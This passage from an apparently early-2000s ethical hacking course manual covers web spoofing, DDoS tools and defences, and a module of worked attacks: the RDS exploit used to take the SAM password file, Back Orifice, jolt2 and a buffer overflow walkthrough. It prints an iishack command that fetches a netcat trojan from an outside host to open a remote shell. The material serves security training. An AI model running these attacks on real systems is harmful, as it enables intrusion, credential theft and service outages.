- mIRC's home page -- http://www.mirc.org
- Various scripts and utilities for mIRC -- http://www.mircx.org
- Publically available UNIX based clients -- http://irc.themes.org
- Bugtraq (and pager utility) -- http://www.securityfocus.com
- FTP client for windows -- http://www.ftpx.com
- DAL net -- http://www.dal.net
- Packet storm security -- http://packetstorm.securify.com
- r00tabega -- http://www.r00tabega.com

Other non web-related sources:

- Various IRC channels. - Mainly on EFNet and UnderNet
- 'Hacker Conventions' - Defcon
- Mailing lists - X-Force, Bugtraq
- Internet Newsgroups - comp.security.*

Useful References

Software Developers/Hardware Manufacturers

Microsoft	http://www.microsoft.com/security/

Notes

Sun	http://sunsolve.sun.com/pub-cgi/show.pl?target=security/sec
IBM	http://service.software.ibm.com/support/rs6000
Cisco	http://www.cisco.com/warp/public/707/advisory.html

'Whitehat' Sites

Internet Security Systems	http://xforce.iss.net/
Whitehats Information	http://www.whitehats.com/
L0pht	http://www.l0pht.com/

Independent Organisations

CERT	http://www.cert.org/
SANS Institute	http://www.sans.org/

Information Repositories

Securityfocus	http://www.securityfocus.com/
Packetstorm	http://packetstorm.securify.com/

Other Web Resources

Rain Forest Puppy	http://www.wiretrip.net/
w00w00	http://www.w00w00.org/
Attrition	http://www.attrition.org/
eEye	http://www.eeye.com/html/
Default Password Listings	http://www.nerdnet.com/security/index.php
The Vault	http://mowse.ne.mediaone.net/

Mailing Lists

ISS X-Force Advisories	http://xforce.iss.net/maillists/index.php

Notes

Bugtraq	http://www.securityfocus.com/

Newsgroups

comp.security.*	news://comp.security

Notes

Objectives Review

In this module, you covered the following information:

- ❑ Describing the processes for finding vulnerabilities in an application or service.
- ❑ Describing of relevant exploits and obtaining exploitation code that can be used to test the security of a system.

Did you understand the information presented in this module? Take this opportunity to ask any questions on the information we have discussed.

Notes

Module 12

Theoretical Exploitation

About This Module

Purpose of this Module

This module studies two exploitations web spoofing and distributed denial of service attacks.

Notes

Case Study: Web Spoofing

Web spoofing is a kind of electronic con game in which the attacker creates a convincing but false copy of the entire World Wide Web. The false Web looks just like the real one: it has all the same pages and links. However, the attacker controls the false Web, so that all network traffic between the victim's browser and the Web goes through the attacker.

The techniques used include:

- Man-in-the-middle attack.
- URL rewriting.
- Form spoofing.
- JavaScript camouflaging.

Web Spoofing Methodology

The methodology for creating and implementing a false web site for the purpose of web spoofing, now follows.

1. The first step is to lure the victim into the false Web by:
   - Putting a link to the false Web on popular page.
   - Sending a link in a Web-enabled mail.
   - Tricking a search engine into indexing part of the false Web.
2. The false Web is created by rewriting all URLs on a web page so that they point to the attacker's server rather than to some real server. For example: http://home.netscape.com

   becomes

   http://www.attacker.org/http://home.netscape.com.
3. The victim requests the web page through their web browser, not realizing the URL is spoofed.
4. The attacker's server then requests pages from the real server.
5. The real server provides the page to the attacker's server.

Notes

6. The attacker's server rewrites the page, i.e. all URL's, by splicing http://www.attacker.org onto the front.
7. The attacker's server provides the rewritten version to victim.

Result

All URL's in the rewritten page now point to www.attacker.org: if the victim follows a link, the page will again be fetched through the attacker's server. Thus, the victim is trapped in the false Web. This also applies when filling in forms; forms are encoded in Web requests and replies are ordinary in HTML. SSL does not prevent this: one does have 'secure Web access' but goes through false Web.

Perfecting the False Web

The illusion is completed as follows:

- Browser status line - The status line at the bottom of the browser window could give the game away by showing the rewritten URL's. This is prevented by camouflaging the rewritten URL with a JavaScript program that 'overwrites' this line.
- Browser location line - The same trick is applied to the location line which displays the URL currently shown.
- HTML source code - Viewing the document HTML source code could give rewritten URL's away, if it were not for a JavaScript program that hides the browser's bar with an exact replica, and shows the original HTML code when the 'View Document Source' button is hit.
- Viewing document information - Again, the same trick using a JavaScript program is applied when 'Viewing Document Information':

The attacker can now observe and alter any data going from the victim to the Web servers and control all return traffic from the Web servers to the victim. Since most on-line commerce is done via forms, this means the attacker can observe any account numbers or passwords the victim enters.

Notes

Conclusion

No foolproof remedies for this type of attack exist. One could:

- Disable JavaScript.
- Make sure the location line is always visible.
- Pay attention to location line and make sure it always points to the expected server.

At present, JavaScript, ActiveX, and Java all tend to facilitate spoofing and other security attacks, so it is recommended to disable them. Doing so will cause the loss of some useful functionality, but much of this loss can be recouped by selectively turning on these features when visiting a trusted site that requires them.

No long-term solution is in sight.

Notes

Case Study - Distributed Denial-of-Service Attacks

Attacks

Distributed denial-of-service attacks differ in their capabilities and complexities but all share the common goal of attempting to overwhelm a victim with an abundant amount of traffic, which is either difficult to detect or to filter. The evolution of these attack tools, such as TFN, Trin00, TFN2k and Stacheldraht, has introduced encryption and additional tiers to avoid their detection and increase their scalability.

Tribal Flood Network (TFN)

TFN was the first highly visible DDoS attack tool to surface on the Internet. It has been nicknamed Tribal Flood Network or Teletubby Flood Network. It exhibits a two-tier architecture, involving a client that controls the targeting and options of the attack system, and multiple daemons which function as listeners for the client's commands and perform the actual DoS attacks, chosen from a variety provided in the tool.

TFN daemon runs as a hidden service on the machine it uses, able to receive commands from the client hidden subliminally in standard network communications/protocols. It also hides the client and daemon's source in all communications and attacks.

Trin00

Trin00 moved to a three tier architecture, including a client (telnet or netcat) used by the attacker, that sends it commands, including targets, to master servers, which control multiple daemons, which forward commands received from the client.

This additional tier made this tool harder to be traced back to the attacker, adding an additional layer to the communication. However, Trin00 did not take advantage of all of the TFN technology to hide itself, communicating using its own proprietary channels and failing the source of the attack traffic. Trin00 was also limited to only one form of DoS attack, unlike TFN, which had a variety.

Notes

TFN2k

TFN2k, while not displaying a three-tier architecture like Trin00, added encryption to its communication between the two tiers, clients and daemons, making it harder to detect. TFN2k also added a new type of DoS attack, called Targa3.

Stacheldraht

Stacheldraht took Trin00 and TFN's technology and combined them, hiding the source addresses of its traffic and adding the variety of denial-of-service attacks from TFN, while adding the three-tier architecture of Trin00. A new version of Stacheldraht has emerged with additional technology to hide its presence and communications.

TFN2k in more detail

The TFN2K distributed denial of service system consists of a client/server architecture.

The client is used to connect to master servers, which can then perform specified attacks against one or more victim machines. Commands are sent from the client to the master server within the data fields of ICMP, UDP, and TCP packets. The data fields are encrypted using the CAST algorithm and base64 encoded. The client can specify the use of random TCP/UDP port numbers and source IP addresses. The system can also send out 'decoy' packets to non-target machines. These factors make TFN2K more difficult to detect than the original TFN program.

The master server parses all UDP, TCP, and ICMP echo reply packets for encrypted commands. The master server does not use a default password when it is selected by the user at compile time.

The attack is initiated with the TFN2K client sending various commands to the master for execution, including commands to flood a target machine or set of target machines within a specified address range. The client can send commands using UDP, SYN, ICMP echo, and ICMP broadcast packets. These flood attacks cause the target machine to slow down because of the processing required to handle the incoming packets, leaving little or no network bandwidth.

Notes

TFN2K runs on Linux, Solaris, and Windows platforms.

Defence

Some options for dealing with DDoS attacks are aimed at reducing the effect of an attack, others at detecting the attack, still others are aimed at providing forensic information. Strategies are discussed on how to attempt to prevent the attack altogether.

Notes

Attack Survival

Moving Target

DDoS attacks involve many hosts sending random data to a target. In most cases, the data is spoofed, typically with random source addresses for each packet. One method of surviving an attack is to change the IP address of the target system. This causes the remainder of the attack packets to be delivered to the old, now invalid IP address.

Depending on whether the routers are flooded, it may be necessary to remove the routes to the old IP address from the Internet (e.g. using BGP). In order to maintain connectivity during the IP address change, it will be necessary to update DNS. To perform the IP address change with the minimum amount of downtime to the host system it would be best to have a separate NAT system, and change the address of the NAT system. This makes the change transparent to the actual target. It might be possible to create an automated system that detects the attack and makes the necessary DNS, BGP and NAT changes to safeguard the availability on the target site.

Alternatively, rather than applying changes only when an attack is detected, one can instead change the IP addresses periodically (every day, every hour,…) and/or when an attack occurs. This forces the attacker to perform frequent DNS requests, and these requests can provide useful forensics information.

Filtering

There are two possibilities for flood packet filtering:

- Flood Packet Signatures.
- Reject First IP packets.

Flood Packet Signatures

If one can create signatures for typical flood packets (TCP packets with data size for instance, or unusually large ICMP packets) one can filter out these packets while allowing normal traffic packets to proceed. Obviously using signature-based packet filters leads to an arms race

Notes

between packet generators and signature writers, but this is one of the usual dilemmas in the IDS arena. The same technology can also be used to prevent attacks by filtering out control channels (see below). Since the number of signatures for DDoS is rather small, it may be possible to run this tool at relatively high throughputs.

Reject First IP packets

Another option is to reject the first IP packet from any IP address. This works with the current generation of attack tools because they all tend to use a flat distribution random number generator to generate spoofed source addresses, and they only use each random address once. This would only work for websites or other TCP-based servers, because TCP is robust enough that if the first packet is rejected, it will send a second request, along with all subsequent packets.

The main problem with this approach is that once the method is discovered, hackers will adapt the tools to work around them by sending multiple packets from each random source address. Another possibility is to divert traffic based on IP protocol to different servers or even route it differently. Hence, for a web server it might be possible to route ICMP and UDP traffic bound for the web server somewhere else entirely, or block it at the router.

High Bandwidth

DDoS attacks essentially gobble up bandwidth otherwise destined for legitimate services. Thus, a brute force method of defence is to use large pipes and large distributed networks to provide enough bandwidth to survive an attack.

Rate Filtering

If an attacked site peers with multiple providers, it may be the case that one of the providers is carrying more of the flood traffic than others. The attacked site may choose to filter access from the provider that is carrying the majority of that traffic, or even terminate the connection with that provider to reduce the impact of the flood.

Notes

Attack Prevention

Ingress Filtering

Ingress filtering prevents spoofed packets from entering the network by putting rules on point-of-entry routers that restrict source addresses to a known valid range. Because this kind of filtering needs to be present at each point of entry, it must be set for each subnet on each router in the organization. Checking each router by hand can be an enormous task. There are a few ways to check the ingress filtering configuration of an organization:

- Sending Spoofed Packets.
- Integrate with Existing Program.
- Comparing Usual Addresses.

Sending Spoofed Packets

One way is to provide an easily distributed program that sends spoofed packets to a listener program. If the listener program receives the spoofed packets, it can notify the remote program that the packet was received and also log the network from which it was received. This program should be run at each location to draw up a status map of ingress filtering on the whole network.

Integrate with Existing Program

Another possibility is to integrate with some of the popular network management platforms such as HP OpenView or Tivoli. These may already have stored the filtering rules, or may be able to push them out to the routers in the organization if they are missing.

Notes

Comparing Usual Addresses

A third option is to perform automated ingress filtering by creating a packet filter device which sits on the wire and stores a list of usual source addresses. When it notices a large number of packets with unusual source addresses, and all going to the same target address, it can either reject these packets. or it can just notify the target address.

Control Channel Filtering

By filtering out DDoS control messages, one may be able to intercept the signals which would launch the attack. This can be achieved by using a signature-based packet filter as mentioned before.

Active Response

If one has managed to detect (and decrypt) a control channel, one may be able to use credentials sniffed from the control channel to take control of the attack server and shut it down.

Network Security Assessment

DDoS attacks succeed because the attacker is able to subvert machines and use them as attack servers. One should take proper care and carry out a security assessment to ensure machines in one's organization are not remote-rootable.

It may also be possible to locate attack servers during an assessment, which have already been set up as a launching pad for a future attack.

Notes

Attack Forensics

DNS logs

The attacker must use DNS to determine the actual IP address of the target before launching the attack. If this is done automatically the time of the DNS query and the time of the attack might be quite close together, and it may also be possible to determine the identity of the attacker's DNS resolver by looking at the DNS queries around the time of the start of the attack. It may also be extremely useful to compare the DNS logs form different systems that have been attacked: one may be able to identify a small set of hosts making the queries right before the attack.

Control Channel Detection

Detecting large volumes of control channel traffic is a likely indicator that the actual attacker or attack coordinator is close to the detector. Implementing a treshold-based detector that looks for a certain number of control channel packets within a certain time interval may be a good way to provide an early warning of an attack and also provide insight into the network and geographic location of the attacker.

Correlation and Integration

By integrating an attack detector with other tools that can trace spoofed packets, it may be possible to automate the location of the attacker. By correlating data from control channel detectors and flood detectors, it may be possible to determine which control channel caused which flood, or it may be possible to follow spoofed signals from hop to hop, or from attack server to target. For instance, identifying the closest attack source hop may serve to minimize the effect of the source IP range based filtering response.

Notes

Module 13

45 minutes

Exploitation In Action

About This Module

Purpose of this Module

In this module, some of the attack types and vulnerabilities discussed in Module 4 will be revisited, with active examples.

Two attack techniques will be examined in greater depth.

Module Objectives

When you complete this module you will be able to:

- Execute the following attacks on suitable targets
  - RDS.
  - eEye.
  - FW1 DoS.
  - Bo2k.
  - Put netcat listening on port 53.
  - Escalation of privilege.
  - Abuse of trust.
- Describe the techniques behind the following attacks -
  - Buffer Overflows.
  - TCP Session hi-jacking.

Notes

Vulnerability Exploitation in Action

Introduction

The previous modules have shown how to passively gather information on a company, map potential target networks, identify the software and services running on those networks' hosts and identify potential avenues for attack.

The theory behind the attack techniques has already been discussed in the introduction to the course, and some functional examples of various attack types on the customer target network will now be presented.

A real attack on a target network would be carried out over a longer period of time, and probably with lower individual exploit success, especially in more security aware companies. These examples are designed to lead the student through multiple avenues of attack to indicate the chaining concept often exhibited by attackers in the real world.

Notes

Example 1: RDS Exploit

History

The RDS exploit on Microsoft IIS webserver is a classic example of widely publicized script which lead to attacks on and compromise of multiple large, medium and small company sites. Although the advisory & exploits date to July 1998, with updates the following July, systems installed out of the box are still susceptible - reiterating the importance of always applying the latest OS and Vendor patches. Indeed in recent ISS security assessments, systems vulnerable to this attack have been found.

Overview

The RDS exploit utilizes a combination of inadequate application input validation, and default installation/ mis-configuration.

The Microsoft Data Access Components (MDAC) contains a component called the RDS DataFactory. If installed on an IIS 3.0 or 4.0 with sample pages installed, this component may allow an unauthorized, unauthenticated user to execute arbitrary, privileged commands on the system.

Rain Forest Puppy analyzed the announcements by Russ Cooper and Greg Gonzalez and researched how this exploit might be achieved. There are two RFP RDS exploits:

- msadc.pl
- msadc2.pl

These attempt to initiate a connection to a Data Source Name (DSN) to execute the commands. The next three steps show the processes undertaken. Only if the preceding step fails will the following one be attempted.

- An attempt is made to connect to a known sample page (btcustomr.mdb).
- Next, the script tries to create a DSN using the makedsn.exe utility.

Notes

- Finally, brute force and then dictionary attacks are attempted on DSN and .mdb files.

Use of the Exploit

Now it has been established whether the system is vulnerable to the msadc.pl exploit, and it is possible to execute remote commands on the system, precisely what commands to run must be considered.

Potential attacks could revolve around either system enumeration or gaining further control.

If the port scan revealed access to ports other than TCP/80 on the system, a tool such as netcat could be installed on the port to permit future shell connections, although this would give no extra control over the system.

It may be more useful to install a Trojan such as B02k on such an open port, permitting access to further local system information. Access to the system and registry from the privileged shell could also be used to enumerate:

- System information
- Users
- Network shares
- Sensitive data

This may also reveal trust relationships with other hosts that would allow access to further systems having exploited the web server.

Example

In this case, a series of commands will be run to produce a local backup of the sam._ security file on the system, and then to transfer the file off the server to the attack machine. This will then enable an NT password cracker to be run, in this case L0pht crack, to gain passwords which may prove useful later in this attack on the site.

Credits/References

How_to_use_rds_exploit.html - ISS internal

Notes

Rain Forest Puppy's site - http://www.wiretrip.net/rfp/p/doc.asp?id=16&iface=2

Notes

Example 2: eEye

History

eEye's IIS exploit, also targeted at the popular Microsoft IIS 4 is a more traditional buffer overflow attack, exploiting an overflow in an internal IIS dll.

Overview

Utilizing their own tool - Retina - and its AI Mining function, eEye systematically uses an HTML GET /[overflow].htr HTTP/1.0 request, passed due to the association of .htr with the isapi dll to check for an overflow. Retina overflows the associated dll, and therefore the IIS executable, inetinfo.exe, presenting the opportunity to execute arbitrary code on the server.

Use of the Exploit

eEye have produced a utility in kit form to demonstrate the exploit they have discovered.

The iishack.exe chains together a sequence of events to take advantage of the general lack of content analysis between the Internet and corporate web-servers, which will typically allow any traffic to pass back and forth across TCP port 80.

iishack.exe first downloads a Trojan, based on netcat (nc.exe) bound to port 80 and configured to provide a cmd.exe shell.

Once the Trojan has been downloaded and executed, a remote user may connect to TCP/80 in accordance with firewall rules, and is presented with an interactive cmd.exe shell at a privileged level.

Example

The eEye iishack is intended to be a complete and closed pack. To execute the attack, there must be a webserver with the Trojan ncx80.exe (bound to port 80) available for download, and, of course, a vulnerable target.

Notes

Then, by simply executing

```
iishack www.target.com 80 www.trainer.com/ncx80.exe
```

The isshack binary will install the Trojan on port 80, and allow connection to a cmd.exe on that port.

Credits/References

eEye advisories - http://www.eeye.com/html/Advisories/index.html

Notes

Example 3: Firewall-1 DoS/ jolt2.c and cpd.c

History

In June 2000, Lance Spritzner identified a possible Denial of Service (DoS) condition on Firewall-1 involving large IP fragments. Although further studies have left some doubt over the exact conditions under which the DoS works, programs such as jolt2.c can cause CPU utilization to hit 100% and ultimately cause Checkpoint FEW-1 to crash on multiple platforms.

Furthermore, Firewall-1 is apparently unable to cope with spoofed packets containing the same IP address as itself, with a different MAC. Although anti-spoofing is a standard feature of Firewall-1, configuration errors may permit packets to arrive at the interface, causing the DoS.

Overview

Attackers have historically used fragmented IP packets as a way to pass dangerous packets through a filtering device undetected. More sophisticated devices, such as Firewall-1, therefore reassemble fragmented IP packets before analyzing, and if appropriate passing, them to their intended destination. Due to the way in which the Firewall Module Kernel logs particular fragmentation events, a stream of large IP fragments can cause the write mechanism to utilize all host CPU resources.

Further research published in the Firewall-1 Mailinglist by Stephen Gill, Brian Fernald and Rob Thomas at IBM showed that the issue may not be one of IP fragmentation, but rather one of load. Their research showed that any tool capable of producing a steady stream of IP packets had the potential to increase the CPU load to 100% with either malformed or valid IP packets.

Use of the Exploit

An attack may be initiated against Firewall-1 using any tool capable of issuing IP fragmented packets, jolt2.c is a well known example.

Notes

Shortly after initiating a jolt2.c attack against a Firewall-1 with kernel logging enabled, the CPU is seen to rise to 100% and performance though the device is greatly reduced. In some cases, the Firewall host crashes altogether, denying access through it.

Example

In the sample network, the disgruntled attacker, unable to progress further into the LAN initiates a local DoS attack on the Firewall from one of the compromised Linux hosts.

Credits/References

Lance Spritzner's advisory - http://msgs.securepoint.com/cgi-bin/get/fw1-0006/211.html

Checkpoint Advisory - http://www.checkpoint.com/techsupport/alerts/ipfrag_dos.html

"IP Fragmentation: red herring - retry" - Firewall-1 Mailinglist Digest V1 #1259

Notes

Example 4: Back Orifice

History

Back Orifice, written by Sir Dystic of the Cult of the Dead Cow for release at DefCon VI in 1998, is an example of a software Trojan. Once a user has run a program with the Back Orifice Trojan attached, their Windows 95 or 98 machine is subject to remote monitoring and control by a BO server. At DefCon VII in 1999, cDc released an updated version on the Trojan, BO2k, with full Windows NT support.

Overview

Using tools such as silkrope, the Back Orifice Trojans can be hidden or streamed into legitimate binaries, thereby increasing the likelihood of a user inadvertently installing them. By exploiting bugs in Outlook and Explorer, there is even the potential to automatically run and install the Trojan on target systems. Since bo2k is fully configurable in both code and port configuration, the potential for tunnelling the remote control through a firewall or other perimeter security device is also greatly increased. Consider the common misconfiguration of Checkpoint Firewall-1 to allow bi-directional TCP and UDP port 53 traffic through to all hosts.

Use of the Exploit

In the sample network, the remote access client is a remote worker using either an infected home PC or laptop. Although the company's perimeter security may be adequate, as a remote worker, the host is considered trusted. Since this machine can be controlled through a Trojan, it is possible to access all the same resources on the target network.

Example

The scans of the remote host have revealed a number of open ports, including the default BO2k port. Therefore a BO client will be installed on the attacking machine and attempts to contact the BO server on the

Notes

remote workstation, made. If successful, the corporate network can be examined through Back Orifices features from the same level of trust as the remote worker.

Credits/References

cDc Back Orifice announce - http://packetstorm.securify.com/trojans/bo/back_orifice.txt

X-Force Back Orifice advisory - http://xforce.iss.net/alerts/advise5.php

X-Force Bo2k advisory - http://xforce.iss.net/alerts/advise31.php

Notes

Case Study: Buffer Overflows

Introduction

Buffer overflows are a class of attack that take advantage of poor programming, to execute arbitrary commands on a system. They can be exploited both locally and remotely, depending on the vulnerable piece of software. Because buffer overflows rely on overwriting certain parts of the system's memory, they are both processor and operating system specific.

Buffers

A buffer is a contiguous piece of memory that contains the same type of data. In the case of overflow attacks, this block of data is usually an array of characters. Dynamic variables declared in the code of the application are allocated space on the stack. To overflow the stack is to write data past the end of the buffer allocated for any of these variables.

The Stack

The stack can be thought of as a separate memory space that is used to store local variables when a function or procedure is called. Two important registers associated with the stack are:

- **The Stack Pointer** - This points to the top of the stack.
- **The Instruction Pointer** - This points to the next instruction to execute.

The Instruction Pointer is the key to executing arbitrary code on the system, because it contains the address of the next instruction to execute. If this value is overwritten to point to our own code, this will be executed when the function completes.

Stack Operation

When a procedure is called, the current Instruction Pointer, Stack Pointer and all local variables and parameters to the procedure are pushed onto the stack. The following code extract demonstrates this:

Notes

```
void doSomething(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  doSomething(1,2,3);
}
```

When the function, doSomething is called the following operations are performed:

1. The parameter “3” is pushed onto the stack.
2. The parameter “2” is pushed onto the stack.
3. The parameter “1” is pushed onto the stack.
4. The current value of the Instruction Pointer is pushed onto the stack and the Instruction Pointer register is updated, to point to the function's code.
5. The current Stack Frame Pointer is pushed onto the stack and the register updated.
6. Buffer1 is pushed onto the stack and takes up 8 bytes.
7. Buffer2 is pushed onto the stack and takes up 12 bytes.

Values on the stack can only be in multiples of “words” i.e. 4 bytes. So even though buffer1 is defined as using 5 bytes, it will have to use 8 (2 words) and buffer2 will have to use 12 bytes (3 words).

The function then executes its code and once it is completed, it looks at the value of the Instruction Pointer stored in the stack and points the actual Instruction Pointer to this address, where execution continues.

Notes

Shellcode

We have referred to "arbitrary code" up till now to refer to the code that will be run on the machine. This is usually referred to as Shellcode. Shellcode is machine executable code in hexadecimal format which contains the commands to execute on the vulnerable system. This is usually to spawn a shell on the system (hence the name).

As with the exploit itself, the Shellcode is machine and operating system dependant. With most buffer overflows, this code is pushed onto the stack into one of the buffers. Shellcode for many different systems can be copied from various buffer overflow exploits available on the Internet. Or it can be created manually by writing the code which executes a shell, compiling it, and using the hexadecimal representation as the Shellcode.

How Overflows Work

As mentioned before, buffer overflows exploit poorly written code, specifically code that does not perform bounds checking when copying values into arrays. Let us expand the code in the first section to include a simple overflow:

```
void doSomething(char *str) {
   char buffer[100];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 256; i++)
    large_string[i] = 'A';

  doSomething(large_string);
}
```

Notes

The last line of the doSomething function contains the code which copies everything from the value str into the array buffer without first checking that str is only 100 bytes long. What happens when 256 bytes are copied into the 100 byte buffer is that the additional 156 bytes start overwriting parts of the stack.

In the above example the stack looks like this:

buffer	100 bytes
Stack Frame Pointer	4 bytes
Saved Instruction Pointer	4 bytes

Our target will be to write shellcode into the 100 byte buffer and overwrite the saved Instruction Pointer (start of buffer + 104 bytes) with the address of our shellcode. When the function completes and looks for the saved Instruction Pointer to determine where to continue program execution, it gets pointed to the beginning of the shellcode, which is then executed.

Notes

Case Study - TCP Session Hijacking

History

In 1995 the Lawrence Livermore National Laboratories (llnl.gov) issued an Advisory Notice warning Internet users of a new type of active attack known as a "Hijacked Session Attack". By following the detail of the advisory, a remote attacker could take over a user's interactive session (e.g. telnet) to a remote host, and execute commands as if they were that user.

In 1999 'kra' (kra@gncz.cz) released a know well-known tool called hunt. Rather than take over a user's session in its entirety, hunt could simply intercept the TCP packets from the source host (e.g. HTTP server), modify the contents, and send the modified version of the packet to the end-user without them knowing what was happening.

Passive and Active Sniffing Attacks

Passive attacks (sniffing a username/password combination and abusing it) are fairly common on the Internet today. With the advent of one-time password protocols such as skey and ticketing identification protocols such as kerberos, passive attacks are becoming more and more difficult (although not entirely impossible).

While these methods may prevent password sniffing on a network, they do not prevent active sniffing of the TCP data stream (kerberos can provide an encrypted TCP stream option). Many people are under the false impression that these attacks are more difficult, and therefore of a lesser risk than passive attacks.

Session Hijacking

There are 2 main types of session hijacking attacks:

- Man-in-the-middle.
- Complete hijack.

Notes

Both these rely on being able to predict the TCP sequence numbers of packets being exchanged between a client and server. In order to understand how both types of attack work, an understanding of TCP connections is required. To explain this, we will take you through the negotiation of a simple telnet session.

The following terms will be used for this explanation:

- SVR_SEQ - Sequence number of the next byte to be sent by the server.
- SVR_ACK - Next byte to be received by the server (the sequence number of the last byte received plus one).
- SVR_WIND - Server's receive window.
- CLT_SEQ - Sequence number of the next byte to be sent by the client.
- CLT_ACK - Next byte to be received by the client.
- CLT_WIND - Client's receive window.

Initiating a Telnet Session

1. The client sends a packet with the SYN flag set containing its initial sequence number (CLT_SEQ)
2. The server responds with a packet with the SYN flag set, containing its own sequence number (SRV_SEQ), its packet window size (SRV_WIND), and the sequence number that the client should send in its next packet (CLT_SEQ+1)
3. The client's response packet will have the ACK flag set, a sequence number of CLT_SEQ+1, its packet window (CLT_WIND) size and an expected sequence number for the next packet from the server of SRV_SEQ+1

Telnet Session Established

Once a connection between the two machines has been established, a packet is acceptable if the data it contains is either of the following:

- SVR_ACK and SVR_ACK+SVR_WIND from the server.

Notes

- CLT_ACK and CLT_ACK+CLT_WIND from the client.

If the sequence number of the packet is outside these limits, it will be dropped, and the receiving machine will send an acknowledgment packet containing the correct sequence number. If the sequence number of the packet is higher than expected, the packet may be stored for later use (depending on the implementation of TCP), as the stack will presume that the previous packets were lost during transmission.

Acceptable Packets

The following examples of packets sent from a machine not in the 'loop' will help to explain the decision-making process on whether or not a packet should be accepted:

CLT_SEQ=250

SVR_ACK=200

SVR_WIND=100

This packet will be accepted by the server, and stored for later use, as the sequence number (250) of the packet falls within the acceptable total of SVR_ACK+SVR_WIND (300).

CLT_SEQ=200

SVR_ACK=200

SVR_WIND=100

This packet will be accepted by the server, and processed, as the TCP sequence number is exactly what the server is expecting.

Hijacking a Session

An attacker has four options to get their packets processed by the server:

- Flood the Server with ACK Packets.
- Send Carefully Crafted Packets.
- DoS the Client.
- MAC Address Spoofing.

Notes

Flood the Server with ACK Packets

An attacker can flood the server with ACK packets containing different sequence numbers, and hope that they get processed. This is a type of man-in-the-middle attack. It has the disadvantage that for each packet with an incorrect sequence number, the server will send an ACK packet back to the correct client machine with its own sequence number, and the sequence number that the server is expecting.

Send Carefully Crafted Packets

An attacker can send a carefully crafted packet with the correct sequence number containing the required payload. This is another type of man-in-the-middle attack. It again has the disadvantage that the response will be sent back to the originating machine, e.g. if an attacker sends a command of “adduser hacker” as the payload of the packet to be accepted, any return status of the command will be sent back to the legitimate client, and the attack may be noticed

DoS the Client

Prior to sending carefully constructed packets, as described above, a Denial of Service (DoS) attack can be sent to the legitimate client so that it is unable to receive the ACK packets. Using this attack it is possible to take over the client's connection. However, an IDS system running on the network could detect the denial of service, and trigger warnings, thus making discovery possible.

MAC Address Spoofing

Spoofing the MAC address of the client so that the server sends its data directly to the attacker's machine is a slightly more difficult attack to carry out. In this case, an IDS system is unlikely to pick up the MAC address spoofing, and the user will simply see their connection 'die'. However, this may be enough to raise suspicion in some circumstances.

Credits/Reference

This module is designed to give an overview of TCP session hijacking. More detailed information (including how to protect against this type of attack) can be found from the URLS below.

Notes

Session Hijacking white paper - http://www.insecure.org/stf/iphijack.txt

Hunt Session Hijacking tool - http://www.gncz.cz/kra/index.html

Security Problems in the TCP/IP Suite - http://www.insecure.org/stf/tcpip_smb.txt

Notes

Objectives Review

Slide 1

In this module, you covered the following information:

- How to execute the following attacks on suitable targets -
  - RDS.
  - eEye.
  - FW1 DoS.
  - Bo2k.
  - Put netcat listening on port 53.
  - Escalation of privilege.
  - Abuse of trust.
- Described the techniques behind the following attacks -
  - Buffer Overflows.
  - TCP Session hi-jacking.

Did you understand the information presented in this module? Take this opportunity to ask any questions on the information we have discussed.

Notes

Notes

Summary

Introduction

Throughout this course, we have given you an overview of the different phases during an ethical hacking exercise and we have given you background information on good security design. In addition you should have gained an understanding of some of the current security vulnerabilities, exploits and attacks.

We will now summarize the ethical hacking process, most of which has been outlined during the previous sessions.

Notes

Passive Information Gathering

Passive information gathering consists of numerous queries conducted to find out what information can be discovered about the target infrastructure. These queries are passive rather than active because they normally involve no direct probing of the target; rather, public databases and other information sources are used, and information 'leaking' from the target network is examined.

- Determination of scope: public databases and other information resources on the Internet are queried (Usenet groups, EDGAR, search engines, etc.) to verify which IP addresses belong to the target network and which devices can be used to get access to this network indirectly. For example, security breaches often occur when an organization fails to manage their Internet connections during the process of acquiring or merging with another company. Intruders often make use of such unexpected trusted paths.
- Website analysis: Any public web sites relating to the subject will be scraped using a tool for off-line content checking. The HTML source code will then be searched for valuable information, either from an attack or social engineering perspective. This may include:
  - Author names & software used
  - Topology of web-server(s)
  - Locations and format of any CGI or active pages
  - Details of back-end resources
- Network enumeration: this step is performed to make sure all domain names related to the target organization are known. Querying InterNIC databases usually provides interesting information including the name and contact details of the domain's registrant, the DNS servers, the time the records were created and updated, etc.

Notes

- DNS querying: If a DNS is configured insecurely, revealing information can be obtained about the target organization. DNS zone transfers can provide an attacker with internal IP address information.

If the target network has been configured properly, the ideal result should be that no unnecessary information is 'leaked' to the outside world. (Unnecessary means that it is not essential to the correct and efficient functioning of the infrastructure.)

Notes

Active Information Gathering

- Active information gathering consists of an initial series of active probes of the target site. Its purpose is to check which systems are available, what information can be gathered about them, and which vulnerabilities might be present.
- Network Reconnaissance: The purpose of this phase is to determine the network topology of the target network. Tracerouting of all paths to all relevant IP addresses and look for odd paths. At this point one should also check whether a device belonging to a 'trusted partner' could provide an alternative route into the target system.
- Ping sweeps: Network ping sweeps allow mapping out networks and determining which systems are 'alive' and responsive.
- ICMP queries: By sending ICMP packets to the target systems, one can gather valuable information, such as the network masks and timestamps.
- Port scans: one should perform a full TCP and UDP port scan on all externally visible devices, including firewalls.
- Operating System fingerprinting: Mainly based on TCP/IP stack fingerprinting, it is possible to derive which operating systems are installed on the devices probed. This information is useful during the ultimate vulnerability-mapping phase, since vulnerabilities are very much operating system dependent.
- Automated discovery: Finally, automated tools are used to verify the results obtained during the previous steps. There are a number of graphical utilities that combine some of the network mapping techniques described above.
- Enumeration: In this phase, one tries to identify valid user accounts and poorly protected resource shares. The goal is also to identify all the services on all the ports that are open. At this stage, superficial queries are made that give an indication whether a specific exploit could be used or not. One should also investigate how hardened the Internet-facing systems appear to be, and whether unnecessary services are disabled.

Notes

- Vulnerability discovery: Commercial and freely available products are used to perform vulnerability scanning of the devices discovered on the network. Manual probes are carried out to verify the results obtained and to find additional weaknesses.

If all systems are configured properly, very few devices should be 'advertised' to the outside world, and those should appear to contain no obvious vulnerabilities. Additionally, all non-essential services or features should be disabled.

Accurate active information gathering and vulnerability probing gives businesses a great insight into the potential security compromises they could be exposed to. This stage gives a realistic overview of the key systems that are most prone to attack by malicious users.

Notes

Firewall and Router Assessment

